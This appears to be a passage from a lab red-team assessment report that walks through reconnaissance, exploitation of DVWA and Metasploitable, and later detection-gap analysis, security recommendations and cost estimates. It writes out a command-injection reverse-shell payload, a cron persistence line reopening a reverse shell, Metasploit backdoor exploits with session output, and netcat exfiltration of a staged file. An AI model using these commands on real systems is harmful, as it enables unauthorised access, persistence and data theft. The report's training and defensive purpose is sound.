+ http://127.0.0.1/dvwa/php.ini (CODE:200|SIZE:154)
+ http://127.0.0.1/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://127.0.0.1/dvwa/robots.txt (CODE:200|SIZE:25)

--- Entering directory: http://127.0.0.1/dvwa/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://127.0.0.1/dvwa/database/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://127.0.0.1/dvwa/docs/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://127.0.0.1/dvwa/external/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Dec 17 01:18:41 2025
DOWNLOADED: 4612 - FOUND: 5

(kali@kali)-[/var/www/html/dvwa]
$
```

Using Gobuster tool:

`sudo gobuster dir -u http://127.0.0.1/dvwa/ -w /usr/share/wordlists/dirb/common.txt -o gobuster_dirs.txt`

```
(kali@kali) [/var/www/html/dvwa]
$ sudo gobuster dir -u http://127.0.0.1/dvwa/ -w /usr/share/wordlists/dirb/common.txt -o gobuster_dirs.txt

Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://127.0.0.1/dvwa/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.0
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 274]
./htaccess (Status: 403) [Size: 274]
/.hta (Status: 403) [Size: 274]
/config (Status: 301) [Size: 312] [→ http://127.0.0.1/dvwa/config/]
/database (Status: 301) [Size: 314] [→ http://127.0.0.1/dvwa/database/]
/docs (Status: 301) [Size: 310] [→ http://127.0.0.1/dvwa/docs/]
/external (Status: 301) [Size: 314] [→ http://127.0.0.1/dvwa/external/]
/favicon.ico (Status: 200) [Size: 1406]
/index.php (Status: 302) [Size: 0] [→ login.php]
/php.ini (Status: 200) [Size: 154]
/phpinfo.php (Status: 302) [Size: 0] [→ login.php]
/robots.txt (Status: 200) [Size: 25]
Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali) [/var/www/html/dvwa]
```

Figure 12: Directory Enumeration Using Dirb and Gobuster

Directory brute-forcing using Gobuster and DIRB revealed multiple accessible DVWA directories such as /config, /database, /docs, and /external, several of which were listable, indicating weak access controls. Sensitive files including php.ini, robots.txt, and phpinfo.php were also discovered, exposing potential configuration and information-leak entry points for further exploitation.

```
nikto -h http://<DVWA-ip> -output nikto.txt
```

Figure 13: Automated Web Scan (Nikto)

3. Web Exploitation (OWASP)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Include

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)



DVWA Security 🚩

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This vulnerability is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerability score to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

✔ Medium

The image shows a web application interface. On the left is a sidebar with a dark blue header containing the 'DWWA' logo. Below the header, the sidebar has a list of navigation links: Home, Instructions, Setup / Reset DB, Bruteforce, Command Injection, CSRF, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), and Weak Session IDs. The main content area has a dark blue header with the text 'Vulnerability: SQL Injection'. Below this, there is a light blue box containing a form with a text input field and a 'Submit' button. The input field contains the text '1 OR 1=1'. Below the input field, the output of the query is displayed: 'ID: 1 OR 1=1', 'First name: admin', and 'Surname: admin'. Below the light blue box, there is a section titled 'More Information' with a list of links: 'https://en.wikipedia.org/wiki/SQL_injection', 'https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/', 'https://owasp.org/www-community/attacks/SQL_injection', and 'https://bobby-tables.com/'. The footer of the page is dark blue and contains the text '© 2014 - 2019 by Daniel W. W. daniel@dwwa.me'.

Figure 14: SQL Injection Web Exploitation (DVWA)

16




Figure 15: Command Injection Web Exploitation (DVWA)

The application executed arbitrary system commands via unsanitised input, revealing the server was running commands as the www-data user.

Phase 3: Execution

DVWA is selected as the simulated cloud server, so remote command execution can be tested using a simple reverse shell (MITRE T1059 Command Execution).

```
nc -lvnp 4444
```

```
127.0.0.1; /bin/bash -i >& /dev/tcp/192.168.14.135/4444 0>&1'
```

```
whoami
```

```
hostname
```





Figure 15: Reverse Shell Execution

Attacker runs a listener (nc) on 192.168.14.135:4444.

Exploitation of a command injection vulnerability in DVWA successfully resulted in a reverse shell connection from the vulnerable web application to the Kali listener, confirming remote OS-level command execution.

Phase 4: Persistence

Persistence using cron job

```
(crontab -l 2>/dev/null; echo "@reboot bash -i >& /dev/tcp/192.168.14.135/4445 0>&1") | crontab -  
crontab -l
```

```
(kali@kali)-[/var/www/html/dvwa]
$ nc -lvp 4444

listening on [any] 4444 ...
connect to [192.168.14.135] from (UNKNOWN) [192.168.14.135] 48412
bash: cannot set terminal process group (2574): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$ (crontab -l 2>/dev/null; echo "@reboot bash -i >& /dev/tcp/192.168.14.135/4445 0>&1") | crontab -
< >& /dev/tcp/192.168.14.135/4445 0>&1") | crontab -
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$ crontab -l
crontab -l
@reboot bash -i >& /dev/tcp/<kali-ip>/4445 0>&1
@reboot bash -i >& /dev/tcp/<kali-ip>/4445 0>&1
@reboot bash -i >& /dev/tcp/192.168.14.135/4445 0>&1
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$
```

Figure 16: Cron-Based Persistence Setup

After gaining command execution on the DVWA host, persistence could be achieved by modifying scheduled tasks (cron jobs) to execute attacker-controlled scripts on system reboot. This would allow continued access even after system restarts.

Phase 5: Privilege Escalation

sudo -l

find / -perm -4000 -type f 2>/dev/null

```
(kali@kali)-[/var/www/html/dvwa]
$ nc -lvp 4444

listening on [any] 4444 ...
connect to [192.168.14.135] from (UNKNOWN) [192.168.14.135] 36386
bash: cannot set terminal process group (2574): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$ sudo -l
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$ find / -perm -4000 -type f 2>/dev/null
<stdin>/exec$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/chromium/chrome-sandbox
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/mount.nfs
/usr/sbin/ypset
/usr/sbin/mount.cifs
/usr/bin/ksimnet_cap_pr_killerbee
/usr/bin/vmware-user-suid-wrapper
/usr/bin/ksimnet_cap_nrf_52840
/usr/bin/ksimnet_cap_hak5_wifi_coconut
/usr/bin/ntfs-3g
/usr/bin/cifs
/usr/bin/fusemount3
/usr/bin/cbus
/usr/bin/ksimnet_cap_nrf_51822
```

Figure 17: Privilege Escalation (DVWA)

A reverse shell was successfully obtained as the low-privileged www-data user, confirming initial command execution on the target system.

Enumeration revealed SUID binaries (e.g., Xorg.wrap, dbus-daemon-launch-helper), indicating potential local privilege escalation vectors, though direct sudo access was not permitted.

Phase 6: Lateral Movement

nmap -p445 --script smb-enum-shares 192.168.14.139 -oN smb_scan.txt

```
(kali@kali)-[~]
$ nmap -p445 --script smb-enum-shares 192.168.14.139 -oN smb_scan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 03:54 EST
Nmap scan report for 192.168.14.139
Host is up (0.0083s latency).

PORT      STATE      SERVICE
445/tcp    filtered  microsoft-ds
MAC Address: 00:0C:29:53:43:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
$
```

Figure 18: SMB Enumeration Scan Results

Port 445 detected but filtered, indicating the Windows Server is reachable but restricting SMB access, limiting lateral movement opportunities at this stage.

Phase 7: C2 & Evasion

msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
```

```
msf exploit(vsftpd_234_backdoor) > exploit
```

```
$ whoami
```

```
$ uname -a
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3f:e0:2a
          inet addr:172.16.108.172  Bcast:172.16.108.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3f:e07a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6986 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1033661 (1009.4 KB)  TX bytes:337384 (329.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:5290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5290 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2555397 (2.4 MB)  TX bytes:2555397 (2.4 MB)

msfadmin@metasploitable:~$
```

Figure 19: IP Address of Metasploitable

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.108.176:4444
[*] Connected to 172.16.108.172:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using IP
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ns6Y6Qt72vJ7Mgk7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ns6Y6Qt72vJ7Mgk7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (172.16.108.176:4444 -> 172.16.108.172:42376)

whoami
root
uname -a
```

Figure 20: Setting RHOST and Exploit

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.108.172  yes       The target address
  RPORT     21              yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads

  Name      Disclosure Date  Rank  Description
  ----      -
  cmd/unix/interact  2005-04-29      normal  Unix Command, Interact with Established Connection
```

Figure 21: Showing module options and payloads



Figure 22: Connect and start Metasploit




Figure 22: Adding Hosts for Metasploit




Figure 23: Starting Scanning and Find attacks




Figure 24: Setting threads and Rport




Figure 25: Attack Successful




Figure 26: Backdoor Command Execution of Metasploit

```
msf exploit(rsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(rsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(rsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsftpd 2.3.4)
[*] USER: 331 Please specify the password.
[*] Backdoor service has been spawned, handling...
[*] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.108.176:46271 -> 172.16.108.172:6200)
17:39:54 -0500
msf exploit(rsftpd_234_backdoor) >
```

Figure 27: Final Backdoor Exploitation

The Metasploit framework was used to exploit known vulnerabilities on the target system, resulting in successful remote command execution. This confirmed the presence of insecure services and misconfigurations that allow unauthorized access.

Phase 8: Data Collection

```
www-data@kali:/usr/share/dvwa/vulnerabilities/exec$ cd /tmp
cd /tmp
www-data@kali:/tmp$ echo "Clinical Research Data" > research.txt
echo "Clinical Research Data" > research.txt
www-data@kali:/tmp$ tar -czf research.tar.gz research.txt
tar -czf research.tar.gz research.txt
www-data@kali:/tmp$ ls
ls
research.tar.gz
research.txt
www-data@kali:/tmp$
```

Figure 28: Data Staging on DVWA Web

Relevant system and service information was collected through network scanning and enumeration to identify potential attack surfaces for further analysis.

Phase 9: Exfiltration

Demonstrate data transfer to attacker system

MITRE: T1041 Exfiltration over C2 Channel

Simple HTTP Pull From Attacker Kali:

```
wget http://192.168.14.137/research.txt -O extracted.txt
```

```
ls -l extracted.txt
```

```
cat extracted.txt
```

```
Session Actions Edit View Help
(kali@kali)-[~]
$ wget http://192.168.14.135/research.txt -O extracted.txt
--2025-12-02 05:50:00-- http://192.168.14.137/research.txt
Connecting to 192.168.14.137:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: 'extracted.txt'

extracted.txt      [  =>  ]      0  --.-KB/s   in 0s


2025-12-02 05:50:00 (0.00 B/s) - 'extracted.txt' saved [0/0]

(kali@kali)-[~]
$ ls -l extracted.txt
-rw-rw-r-- 1 kali kali 0 Dec  2 05:46 extracted.txt
```

Figure 29: Exfiltration Evidence: HTTP Pull from Attacker

Netcat push:


```
nc -lvp 9001 > stolen.tar.gz
```



```
(kali@kali)-[/tmp]
$ nc -lvp 9001 > stolen.tar.gz
listening on [any] 9001 ...
connect to [192.168.14.135] from (UNKNOWN) [192.168.14.135] 60670
```

Attacker Kali is listening

```
nc 192.168.14.135 9001 < /tmp/research.tar.gz
```



```
(kali@kali)-[~]
$ ls -l stolen.tar.gz
-rw-rw-r-- 1 kali kali 127 Dec  2 05:56 stolen.tar.gz

(kali@kali)-[~]
$ tar -tzf stolen.tar.gz
var/www/html/research.txt
```

Figure 30: Verifying the file transfer

HTTP pull returned a 200 OK but saved a zero-byte file, indicating an empty response. However, Netcat exfiltration succeeded: the Kali listener received an inbound connection from 192.168.14.135, and the transferred file was verified as present and 127 bytes in size, confirming successful data exfiltration and intact payload delivery.

CI/CD Reconnaissance & Attack Surface Analysis:

During the engagement, a minimal assessment of the organization's GitHub Actions CI/CD pipeline was conducted. Reconnaissance only was performed according to the Rules of Engagement; hence, no exploitation was done.

Methodology:

- Public GitHub repository information reviewed
- Workflow files checked for misconfigurations
- Exposed secrets or insecure triggers looked for
- Leak of credentials in commit history reviews

Potential Attack Paths:

- T1552 — Unsecured Credentials
- T1190 — Exploit Public-Facing Application

Thus, it was done the complete necessary coverage of on-prem, cloud, and CI/CD environments.

IV. Detection Gap Analysis

Missed Alerts:

During the reconnaissance phase, there were no alerts produced although there were several high-noise activities carried out like Nmap service scans, brute-forcing of directories (Dirb/Gobuster), and Nikto probing. The reverse shells on ports 4444 and 8080 also did not get detected which indicates lack of monitoring for outbound connections. In the same way, the cron-based persistence method did not create any system-level alert and the SMB enumeration against the Windows Server did not trigger any security event suggesting poor logging and monitoring in both Linux and Windows environments.

Control Failures:

Host intrusion detection (HIDS), egress filtering, and process-creation auditing were unavailable in the DVWA making it vulnerable to reverse-shell execution and unlimited outbound TCP connections. The absence of Apache hardening and header controls lead to the exposure of unnecessary metadata. The Windows Server had SMB access controls that were not strict enough to prevent enumeration attempts. Moreover, there were no SIEM correlation rules in place so no alerts were generated in the case of unusual authentication attempts, new scheduled

tasks, or repeated directory enumeration. There was also no network segmentation in the cloud-simulated environment which allowed the attacker to communicate directly.

Reasons for Successful Attack:

The attack was successful due to the default settings in the environment, the absence of telemetry and the opening of unrestricted outbound traffic. There were no behavioural analytics, endpoint detection or monitoring based on anomalies, making it easy for the C2 communication to be done stealthily, persistence to be created and data to be exfiltrated without being resisted or detected.

V. Strategic Recommendations

Control Improvements:

1. All administrator and remote accounts must be protected by multi-factor authentication (MFA) that is strong and resistant to phishing attacks. Using FIDO2 security keys or number-matching as an option will make it even more difficult for hackers to pass through the authentication process [2].
2. Speed up and standardize the patch process by rolling out critical OS and application updates to both IT and lab systems. Such practice will eliminate known high-risk vulnerabilities frequently exploited by attackers [13].
3. Host security will be enhanced by the deactivation of unused services such as SMBv1, limiting the use of admin tools like PsExec and WMI, and allowing only approved applications to run while banning unapproved ones, such as Netcat, through application allow-listing [9].

Visibility Enhancements:

1. Implement the EDR platform for the entire organization and switch on the behavior detectors for detection of suspicious tools, reverse shells and unusual process activity. According to Microsoft, if EDR is used in block mode, the time when attackers remain unnoticed can be cut down significantly [9].
2. Introduce notifications for cron/at job modifications and for processes similar to reverse shells. Elastic, among others, is already selling the rules "Cron Job Created or Modified" and "Potential Reverse Shell via Suspicious Child Process". Integrating these alerts into the SIEM would help in network activity correlation [5].

Architectural Changes:

The application of micro-segmentation by CPC should result in the isolation of cloud servers, AD, and developer systems from one another, thus eliminating the possibility of unauthorized communication between them. The adoption of Zero Trust network rules suggested by NIST (2020) will not only minimize but also control the routes for attackers to access the network.

VI. Cost–Benefit Analysis

Table 2: Cost of Proposed Controls

Control Category	Estimated Annual Cost
EDR/XDR Deployment	£80,000–£120,000
MFA Implementation	£20,000–£35,000
Zero Trust Segmentation	£40,000–£60,000
SIEM & Log Integration	£30,000–£45,000
Pen Testing & Hardening	~£40,000
Training & Operational Support	£20,000–£30,000

Total Annual Cost	≈ £180,000–£250,000 + £40,000 testing
-------------------	--

Cost of Potential Breach:

Table 3: Cost of Potential Breach

Breach Impact Area	Cost
Intellectual Property Theft	£3–£7 million
Operational Downtime	£1–£2 million
Regulatory & Legal Costs	£500k–£1.2 million
Incident Response & Forensics	£500k–£1 million
Reputation & Market Loss	£1–£2 million
Total Estimated Breach Cost	≈ £5–£12 million

Return on Security Investment:

Table 4: Return on Security Investment

Investment vs. Risk	Value
Annual Security Investment	≈ £250,000
Estimated Cost of Major Breach	£10,000,000+
Net Savings (Avoided Loss)	≈ £9,750,000
ROSI Outcome	Strong positive ROI (>90% risk-cost reduction)

VII. Conclusion

The Red Team operation made it clear that the hybrid setup of CPC could be attacked via normal APT-like methods, to expose the major weaknesses in detection, network segmentation, and endpoint monitoring. The attack path under control—from information gathering to data exfiltration—revealed that the lack of powerful logging, free outbound traffic, and poor credential protections enabled quiet movement through the systems. The engagement revealed major risks that covered the on-premises, cloud, and CI/CD systems. The major risks are the occurrence of disruption in operations, theft of intellectual property, and the risk of the supply chain being compromised. The financial impact that has been estimated is between £2.5 million and £5 million.

The recommended actions are:

- Zero Trust segmentation
- EDR with MITRE behavioural rules
- Strong secrets management for CI/CD
- Regular adversary emulation exercises

A security increase of £45,000 to £60,000 would greatly lower the risk faced by the organization.

REFERENCES

- [1] CISA Cybersecurity and Infrastructure Security Agency 2017, *Petya Ransomware*, CISA Alerts. Available at: <https://www.cisa.gov/news-events/alerts/2017/07/01/petya-ransomware>.
- [2] Cybersecurity and Infrastructure Security Agency CISA 2022, *Implementing Phishing-Resistant MFA*. Available at: <https://www.cisa.gov/sites/default/files/2023-01/fact-sheet-implementing-phishing-resistant-mfa-508c.pdf>.
- [3] Falcon Intelligence Team CrowdStrike 2017, *Fast-Spreading PETRWrap Ransomware Attack Combines EternalBlue Exploit and Credential Stealing*. Available at: <https://www.crowdstrike.com/en-us/blog/fast-spreading-petrwrap-ransomware-attack-combines-eternalblue-exploit-credential-stealing/>.
- [4] Demberger, A 2022, *Merck Awarded \$1.4 Billion for NotPetya After 5 Years of Legal Battle*. Available at: <https://riskandinsurance.com/merck-awarded-1-4-billion-for-notpetya-after-5-years-of-legal-battle/>.
- [5] Elastic 2025, *Cron Job Created or Modified (Elastic Security 8.19) — Documentation*. Available at: <https://www.elastic.co/guide/en/security/8.19/cron-job-created-or-modified.html>.
- [6] Erman, M and Finkle, J 2017, *Merck says cyber attack halted production, will hurt profits*. Available at: <https://www.reuters.com/article/business/merck-says-cyber-attack-halted-production-will-hurt-profits-idUSKBN1AD1AO/>.
- [7] Greenberg, A 2018, *The Untold Story of NotPetya, the Most Devastating Cyber Attack in History*. Available at: <https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>.
- [8] Merck and Co., Inc. 2019, *Form 10-K for the fiscal year ended December 31, 2018*, United States Securities and Exchange Commission. Available at: www.sec.gov/Archives/edgar/data/310158/000031015819000014/mrk1231201810k.htm.
- [9] Microsoft Threat Intelligence 2023, *Volt Typhoon targets US critical infrastructure with living-off-the-land techniques*, Microsoft. Available at: <https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/>.
- [10] MITRE, 2024, *ATT&CK Data Sources*. Available at: <https://attack.mitre.org/datasources/>.
- [11] MITRE 2025, *NotPetya, Software S0368*. Available at: <https://attack.mitre.org/software/S0368/>.
- [12] National Institute of Standards and Technology NIST 2020, *Zero Trust Architecture (SP 800-207)*, NIST. Available at: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf>.
- [12] National Institute of Standards and Technology NIST 2020, *NIST Special Publication 800-53 Rev. 5: Security and Privacy Controls for Information Systems and Organizations*. Available at: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf>.
- [13] National Institute of Standards and Technology NIST 2025, *Authenticator and Verifier Requirements (SP 800-63B)*. Available at: <https://pages.nist.gov/800-63-4/sp800-63b/authenticators/>.
- [14] Steinberg, S, Stepan, A and Neary, K 2021, *NotPetya: A Columbia University Case Study*, SIPA-21-022.1, Columbia University School of International and Public Affairs. Available at: <https://www.sipa.columbia.edu/sites/default/files/2022-11/NotPetya%20Final.pdf>.
- [15] Uchill, J 2018, *White House confirms NotPetya was a Russian cyberattack*, Axios. Available at: <https://www.axios.com/2018/02/15/white-house-confirms-notpetya-1518728781>.